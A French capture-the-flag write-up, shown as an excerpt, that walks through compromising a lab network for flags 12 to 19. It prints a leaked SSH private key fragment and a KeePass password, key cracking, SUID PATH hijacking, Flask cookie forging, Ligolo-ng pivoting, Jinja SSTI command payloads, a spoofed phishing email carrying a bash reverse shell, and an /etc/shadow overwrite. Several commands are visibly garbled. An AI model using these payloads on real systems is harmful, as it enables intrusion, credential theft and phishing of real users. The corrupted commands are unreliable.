pqDM22f2e6qxhgvHjfasaLyYqanZlhcMJKus01aTA8qk04wSer2orNX47cRKW8UmVIacPp
B2wk6htiJrD0saLU3+BwnInQbsalXLeDrcVh/Hg/8XxxDVH+NBQFe/kfWrMwqf27wN1iMc
qbnzIfydvY0cKs8KZ8qWOMZZ+BUxZn45EoKwNY56X6RLzg7EHQX/1sZpspX/C/dWrtqRtH
OnBq/O3glGMFO0F47/QJxEeXVnNctfWI/JKkVAGI7bzKxkMuWhDn4vbKY5ReRqm/kNduiO
0PhYfJqneqLKnRmi3nkhGTAc+ud7muXl30zwX4hduESKeow5FZpfGQ77o4TJgINci2c5ooV
j8JLbgpUh63a5u/LY+uAQB1IIWJ6NtUq53cogK/d0v9fvXPpPTpBWNdILGcUmUU106G9wZ
oSDYamtSJ0cOGPvmp8nb1AUwDa8V7gHz2Lo2mUJer9/iWQaVBpUqgQ61HUSzn/4VTciXg2
uoGhh7zVqWv0kXImJ9Qa5tm+35qHR2cJGzQt9cTIVriwLQZHwVpmBvC6KRtYcrnJHMP+OD
qIZkw8B8Mkxz2WqhG2X3ozjA1GU0QfMPclx1hTGCSTyi5eeS6PG+Xk9M1o3Qg2sFQe5mDw
ekqY3vif3rMPCGcZ1k1a/iR0L/6pYe+OcehsMuuCQH91PNfM1BbWLPWT4A2j/EiJGeVqVF
MPrtKjfr93pKfb8z2FAhtCr5W/TFL4mqurBCX/QQhaeSxbb2pFFb+Q1tbaFAKZ6EY7HLtn
8moemVEuECmNbXkVki1fIgKW2B6V4AqhZr4IyNb8TL8ku6M4yHek5DKfIadF3oS2aqNi0f
yp7S0Zs08ouYE3z1gyQdvl/YbJeYhmdFGIlc0ihYGYXng9NLgNtEuM09KmIEC4k0p2R4PU
jlelWsYRZgbiAVtU4J/Mba4Qd0wrusv6JJ++JOcX5vvPtg2k7Gm8uOCkqZigzykBk607eE
PXeIZ5nnRKzjUu3Wf8AHEfMenIUFR/3Pu7y+1PBUbeDLM/oTsq3pJDJUQoWJNYv4EycJB
S9qvIvCowBkv8bRKAm/23LMF3+SV312SFnnXzJ04p4Miw662SjFXvqWhZJnMWf5FM4AInp
zlfv6/7PLLMQu0SQG+JAX1N2+5HSB2TdQX/X6z6BDPKBW6VBfKS5Nb3sd7AzwnkpsDsJvo
CsSNwZBF/eGVs0CDueEaPZKXvcA=
-----END OPENSSH PRIVATE KEY-----
Uuid: {a08e3a3c-c3d6-3e5c-c344-6a0056916069}
Tags:
echo "kenavobreizh" | keepassxc-cli show database.kdbx ftp
```

Nous avons donc obtenu sa clé privée. Mais celui-ci est protégé par une passphrase. Nous allons donc le bruteforce.

```
/snap/john-the-ripper/694/bin/john ssh_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Brittany
```

Nous pouvons donc s'y connecter et collecter le flag :

```
beusy@dev:~$ cat flag12.txt  
CCHDFLM{how_A80u7_USiN9_a_S7R0n9_pa22WorD}  
beusy@dev:~$
```

13 Flag12 : Pro coder stuff

La description sous-entend un fichier mal configuré, on va donc regarder si il n'y a pas un bit SUID qui traine.

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/su  
/usr/bin/passwd  
/usr/bin/umount  
/usr/bin/mount  
/usr/bin/newgrp  
/usr/bin/dmccache  
/usr/bin/sudo
```

dumpreader est assez suspect nous allons regarder ce qu'il fait.

```
beusy@dev:~$ strings /usr/bin/dumpreader  
/lib64/ld-linux-x86-64.so.2  
__cxa_finalize  
__libc_start_main  
execlp  
puts  
sleep  
setuid  
fork  
stderr  
wait  
setgid  
fwrite  
libc.so.6  
GLIBC_2.2.5  
GLIBC_2.34  
_ITM_deregisterTMCloneTable  
__gmon_start__  
_ITM_registerTMCloneTable  
PTE1  
u+UH  
This program will call tcpdump -i eth0 and may reveal some sensitive information  
You can abort its usage now with CTRL+C or wait 10s for it to start  
eth0  
tcpdump  
Failed to execute tcpdump  
tcpdump terminated  
:*3$"  
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
```

```

Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
test.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
_fini
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
_end
__bss_start
main
setgid@GLIBC_2.2.5
fwrite@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
execvp@GLIBC_2.2.5
sleep@GLIBC_2.2.5
wait@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
_init
fork@GLIBC_2.2.5
stderr@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr

```



```
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
beusy@dev:~$
```

On remarque le tcpdump est appelé sans chemin absolu donc il cherche tcpdump dans le PATH.

```
echo '#!/bin/bash' > /tmp/tcpdump
echo 'bash_p' >> /tmp/tcpdump
chmod +x /tmp/tcpdump
export PATH=/tmp:$PATH
dumprreader
```

Nous sommes root et nous pouvons collecter le flag.

```
CCHDFLM{5tUp1D_53XY_TcP_LOGs}
```

14 Flag13 : Some awesomer 1337 skills

```
Nous avons aussi collecter :
root@dev:/root# cat notes.txt
Pour les congés, utiliser le lien magique UltraSecure suivant :

http://10.11.12.23/ultrasecure_tm_1337_magic_link?key=
    eyJmbGFuIjoiRmxhZyAxNDogQONIREZMTXtkMG43Xzd1TExfcXUzNXRfOFU3X2NIMTVFbF8xNV9mMW5lXzcwMH0iLCJ1
    .Zjownw.MuOuF919nwGChi3SPzztS_e8o-g
root@dev:/root#
```

Nous avons un token JWT car ? Key=, eyJ, trois points.

```
echo "
    eyJmbGFuIjoiRmxhZyAxNDogQONIREZMTXtkMG43Xzd1TExfcXUzNXRfOFU3X2NIMTVFbF8xNV9mMW5lXzcwMH0iLCJ1
" | base64 -d
{"flag":"Flag_14:_CCHDFLM{d0n7_7eLL_qu35t_8U7_ch15El_15_f1ne_700}","ultrasecure":"
    Not_connected","username":"dlucasdoo"}root@dev:/root#
```

Pour continuer, nous devons mettre en place un nouveau pivot.

15 Pivotage réseau vers 10.11.12.0/24

Pour accéder au réseau 10.11.12.0/24 découvert sur la machine dev, nous mettons en place un second tunnel Ligolo-ng en chaînant les pivots.

Nous devons créer un second tunnel.

```
sudo ip tuntap add user $USER mode tun ligolo2
sudo ip link set ligolo2 up
```

Dans la console Ligolo-ng, on crée un listener sur amelo qui redirige les connexions vers le proxy sur la machine attaquante.

```
listener_add --addr 0.0.0.0:11603 --to 172.16.11.6:11601 --tcp
```

On transfère l'agent via FTP depuis la machine attaquante.

```
ftp 10.4.8.16
ftp> passive
ftp> binary
ftp> put ~/Téléchargements/password/ligolo-ng/agent agent
ftp> bye
```

Depuis le shell root sur dev, on lance l'agent.

```
chmod +x /home/beusy/ftp/agent
/home/beusy/ftp/agent -connect 10.4.8.15:11603 -ignore-cert &
```

Dans la console Ligolo-ng, on sélectionne la session dev et on démarre le tunnel sur ligolo2.

```
session
# Sélectionner : root@dev
start --tun ligolo2
```

On supprime l'ancienne route et on ajoute la nouvelle via ligolo2 :

```
sudo ip route del 10.11.12.0/24 via 172.16.11.5 dev tun0
sudo ip route add 10.11.12.0/24 dev ligolo2
```

Le réseau 10.11.12.0/24 est maintenant accessible depuis la machine attaquante via la chaîne de pivots.

16 Flag15 : Flask half empty or half full ?

Nous devons craquer la clé Flask.

```
flask-unsign --unsign \
--cookie "
    eyJmbGFnIjoiRmxhZyAxNDogQONIREZMTXtkMG43XzdlTExfcXUzNXRfOFU3X2NIMTVFbF8xNV9mMW5lXzcwMH0iLCJ0eXRoIjoiZjowbnw.MuOuF919nwGChi3SPzztS_e8o-g" \
--wordlist /usr/share/wordlists/rockyou.txt \
--no-literal-eval

# Clé trouvée : ultrasecret
```

Ensuite on va forger un nouveau token.

```
flask-unsign --sign \
--cookie "{ 'flag': 'Flag_14:...', 'ultrasecret': 'Connected', 'username': 'dlucasdoo' }" \
--secret "ultrasecret"
```

```
curl -L "http://10.11.12.23/ultrasecret_tm_1337_magic_link?key=<nouveau_token>" \
-c cookies.txt
# Flag 15: CCHDFLM{i_533_7h3_FL45K_H4lf_fULL_my53lf}
```

17 Flag16 : That darn snake

Amelo - Gestion RH des congés

Type de congés:

Date:

Submit

Liste des congés à venir

Nouvelle entrée: dlucasdoo: 49
Date: 2026-03-20

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18


dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

dlucasdoo:
Date: 2026-03-18

Pour faire ceci nous devons suivre cette méthode afin d'identifier que c'est du jinja.



Pour inclure du code en python avec jinja ce site est pas mal : <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md>

```
curl -L -b cookies.txt -X POST \  
  "http://10.11.12.23/ultrasecure_tm_1337_timeoff_leaves" \  
  --data-urlencode "name={{config.__class__.__init__.__globals__['os'].popen('id')\  
    read()}}" \  
  -d "date=2026-03-18"
```

```
curl -L -b cookies.txt -X POST \  
  "http://10.11.12.23/ultrasecure_tm_1337_timeoff_leaves" \  
  --data-urlencode "name={{7*7}}"
```

```
--data-urlencode "name={{config.__class__.__init__.__globals__['os'].popen('cat_/
home/dlucasdoo/flag*.txt').read()}}" \
-d "date=2026-03-18"
# Flag 16: CCHDFLM{bL4ming_1T_ON_PYthON_bUt_1T5_tH3_t3mPl4T3_F4uLT}
```

18 Flag17 :

Nous cherchons les capacités Linux sur le système via la SSTI :

```
curl -L -b cookies.txt -X POST \
"http://10.11.12.23/ultrasecure_tm_1337_timeoff_leaves" \
--data-urlencode "name={{config.__class__.__init__.__globals__['os'].popen(
'getcap_r_/2>/dev/null').read()}}" \
-d "date=2026-03-18"
```

```
/usr/bin/gdb cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
```

gdb possède la capacité `cap_setuid=ep`, ce qui lui permet de changer son UID vers 0 (root). On l'exploite via la SSTI pour lire le flag :

```
curl -L -b cookies.txt -X POST \
"http://10.11.12.23/ultrasecure_tm_1337_timeoff_leaves" \
--data-urlencode "name={{config.__class__.__init__.__globals__['os'].popen(
'gdb_batch-ex\"python import os; os.setuid(0)\"-ex\"run\"
-ex\"shell cat /root/flag*.txt\"')read()}}" \
-d "date=2026-03-18"
```

```
CCHDFLM{c4p48LE_OF_CHeCk1n9_YOUR_c4p481L171E2}
```

19 Flag18 :

Il y a un service smtp qui est accessible.

```
curl -L -b cookies.txt -X POST \
"http://10.11.12.23/ultrasecure_tm_1337_timeoff_leaves" \
--data-urlencode "name={{config.__class__.__init__.__globals__['os'].popen('cat /
var/mail/root 2>/dev/null').read()}}" \
-d "date=2026-03-18"
```

```
To: cvxfous@amelo.cc
Subject: Phishing attempt on Amelo.cc
```

Bonjour CvxFous,

Comme tu le sais, l'entreprise a été victime de phishing ces derniers mois. J'enfonce des portes ouvertes, mais tu fais également parti des personnes à avoir téléchargé et exécuté la pièce jointe.

Je reitère donc le message de l'IT:

- Ne cliquez sur aucuns lien suspicieux
- TOUS les liens sont suspicieux
- ne téléchargez pas de pièce jointe
- n'exécutez pas de programme inconnus

Cordialement ,

Les ressources humaines

From: cvxfous@amelo.cc
To: hr-internal@amelo.cc
Subject: RE:Phishing attempt on Amelo.cc

Bonjour ,

Très bien, j'amp39 ai bien pris en compte ton message, pour eviter que ca ne se reproduise,
je ne lancerai que les fichiers bash que tu m'enverra personnellement et rien d'autres.

Cordialement ,

CvxFous
</h3>

Nous allons sur dev et faire un faux email.

20 Flag 18

20.1 Découverte du serveur SMTP

Un scan nmap révèle un serveur SMTP sur 10.11.12.42 :

```
nmap -Pn -T4 --open -p 25 10.11.12.42
```

PORT	STATE	SERVICE
25/tcp	open	smtp

On usurpe l'identité de hr-internal@amelo.cc et on envoie un mail avec une pièce jointe bash contenant un reverse shell.

```
cat > /tmp/mail_shell_bigboss.txt <<'EOF'  
From: hr-internal@amelo.cc  
To: cvxfous@amelo.cc  
Subject: Correctif anti-phishing  
MIME-Version: 1.0  
Content-Type: multipart/mixed; boundary="x"  
  
--x  
Content-Type: text/plain; charset=UTF-8  
  
Bonjour ,  
Merci d'exécuter uniquement le script bash joint.  
Cordialement , RH  
  
--x  
Content-Type: application/x-sh; name="correctif.sh"  
Content-Disposition: attachment; filename="correctif.sh"  
Content-Transfer-Encoding: 7bit  
  
#!/bin/bash  
bash -c 'bash -i && /dev/tcp/10.11.12.16/4449 0>&1'
```

```
--x--
EOF

{
printf_\r\n'EHLO amelo.cc\r\n'
printf_\r\n'MAIL FROM:<hr-internal@amelo.cc>\r\n'
printf_\r\n'RCPT TO:<cvxfous@amelo.cc>\r\n'
printf_\r\n'DATA\r\n'
sed_\r\n's$/\r/,\r\n/tmp/mail_shell_bigboss.txt\r\n'
printf_\r\n.\r\n'
printf_\r\n'QUIT\r\n'
}\r\n\r\n10.11.12.42\r\n25
```

On reçoit un shell `cvxfous@bigboss` sur le listener dev.

```
cvxfous@bigboss:~$  
CCHDFLM{W0w_L00K_r3dT3Am1ng_a7_1A57}
```

21 Flag 19

Le fichier `/etc/shadow` est writable mais pas lisible par `cvxfous`. On génère un hash connu avec `openssl` directement sur la cible puis on l'écrit dans `/etc/shadow`.

```
openssl passwd -6 -salt pwned password123
# $6$pwned$vyUl.wSg7IAJXng...
```

```
nano /tmp/shadow.new '
root:$6$pwned$vyU1.wSg7IAJXngqkSolXY5ychSdjL1SN82e/N0.wl0gwXZno9rJw
jo1cAaLYmVR.holvSTBdRkdDp/P3Qqmy0:19800:0:99999:7:::
cat /tmp/shadow.new>/etc/shadow
```

On passe root avec le mot de passe connu.

```
su root
# password123

cat /root/flag*.txt
```